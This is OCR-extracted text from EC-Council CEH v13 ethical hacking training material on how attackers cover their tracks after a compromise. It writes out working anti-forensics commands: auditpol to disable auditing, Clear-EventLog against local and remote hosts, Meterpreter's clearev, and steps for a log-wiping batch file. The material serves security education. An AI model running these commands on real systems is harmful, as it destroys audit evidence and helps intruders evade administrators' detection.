
Techniques Used for Covering Tracks

The main activities that an attacker performs toward removing his/her traces on a computer are as follows:

- **Disabling Auditing**: An attacker disables auditing features of the target system.
- **Clearing Logs**: An attacker clears/deletes the system log entries corresponding to his/her activities.
- **Manipulating Logs**: An attacker manipulates logs in such a way that he/she will not be caught in legal action.
- **Covering Tracks on the Network**: An attacker uses techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- **Covering Tracks on the OS**: An attacker uses NTFS streams to hide and cover malicious files in the target system.
- **Deleting Files**: An attacker uses a command-line tool such as Cipher.exe to delete the data and prevent recovery of that data in future.
- **Disabling Windows Functionality**: An attacker disables Windows functionality such as last access timestamp, hibernation, virtual memory, system restore points, etc. to cover tracks.
- **Hiding Artifacts:** Attackers hide their malicious artifacts within the OS artifacts to evade detection.

Thus, the complete job of an attacker involves not only compromising the system successfully, but also disabling logging, clearing log files, eliminating evidence, planting additional tools, and covering his/her tracks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Disabling Auditing: Auditpol

Source: *https://learn.microsoft.com*

One of the first steps for an attacker who has command-line capability is to determine the auditing status of the target system, locate sensitive files (such as password files), and implant automatic information-gathering tools (such as a keystroke logger or network sniffer).

Windows records certain events to the event log (or associated syslog). The log can be set to send alerts (email, SMS, etc.) to the system administrator. Therefore, the attacker will want to know the auditing status of the system he/she is trying to compromise before proceeding with his/her plans.

Auditpol.exe is the command-line utility tool to change audit security settings at the category and sub-category levels. Attackers can use AuditPol to enable or disable security auditing on local or remote systems, and to adjust the audit criteria for different categories of security events.

The moment intruders gain administrative privileges; they disable auditing with the help of auditpol.exe. Once they complete their mission, they again turn on auditing using the same tool.

After gaining access and establishing shell access with the target system, attackers use the following commands to enable/disable system auditing logs:

Enabling system auditing:

```
C:\>auditpol /set /category:"system","account logon" /success:enable
/failure:enable
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Disabling system auditing:

```
C:\>auditpol /set /category:"system","account logon" /success:disable
/failure:disable
```

This will make changes in the various logs that might register the attacker's actions. He/she can choose to hide the registry keys changed later on.

Attackers can use AuditPol to view defined auditing settings on the target computer, running the following command at the command prompt:

```
auditpol /get /category:*
```

Screenshots of the output by Auditpol are as follows:




Figure 6.230: Screenshot showing the output of Auditpol disabling audit




Figure 6.231: Screenshot showing the output of Auditpol enabling audit


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

111 Module 06 | System Hacking


EC-Council C|EH v13

Clearing Logs

- The attacker uses the **Clear_Event_Viewer_Logs.bat** utility to clear the security, system, and application logs



- If the system is exploited with Metasploit, the attacker uses **meterpreter shell** to wipe out all the logs from a Windows system



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

112 Module 06 | System Hacking

EC-Council C|EH v13

Clearing Logs (Cont'd)

The attacker uses the **Clear-EventLog** command to clear all the PowerShell event logs from local or remote computers

To clear the entries from the PowerShell event from a local or remote system:

```
>Clear-EventLog "Windows PowerShell"
```


To clear specific multiple log types from the local and remote systems:

```
>Clear-EventLog -LogName ODiag, OSession -
ComputerName localhost, Server02
```

To clear all logs on the specified systems and then display the event log list:

```
>Clear-EventLog -LogName application, system -
confirm
```

The attacker uses the **wevtutil** utility to clear event logs related to the system, application, and security



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Clearing Logs

Clear_Event_Viewer_Logs.bat is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt, PowerShell, and using a BAT file to delete security, system, and application logs. Attackers might use this utility to wipe out the logs as one method of covering their tracks on the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Steps to clear logs using Clear_Event_Viewer_Logs.bat utility are as follows.**

  1. Download the **Clear_Event_Viewer_Logs.bat** utility from ***https://www.tenforums.com***.
  2. Unblock the .bat file.
  3. Right-click or press and hold on the .bat file and click/tap on **Run as administrator**.
  4. If prompted by **UAC**, click/tap on **Yes**.
  5. A command prompt will now open to clear the event logs. The command prompt will automatically close when finished.




Figure 6.232: Screenshot of clearing logs using the Clear_Event_Viewer_Logs.bat file

- **Steps to clear logs using Meterpreter shell are as follows.**

  If the system is exploited with Metasploit, the attacker uses a **Meterpreter shell** to wipe out all the logs from a Windows system:

  1. Launch the **meterpretershell prompt** from the Metasploit Framework.
  2. Type **`clearev`** command in the Meterpreter shell prompt and press **Enter**. The logs of the target system will start being wiped out.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

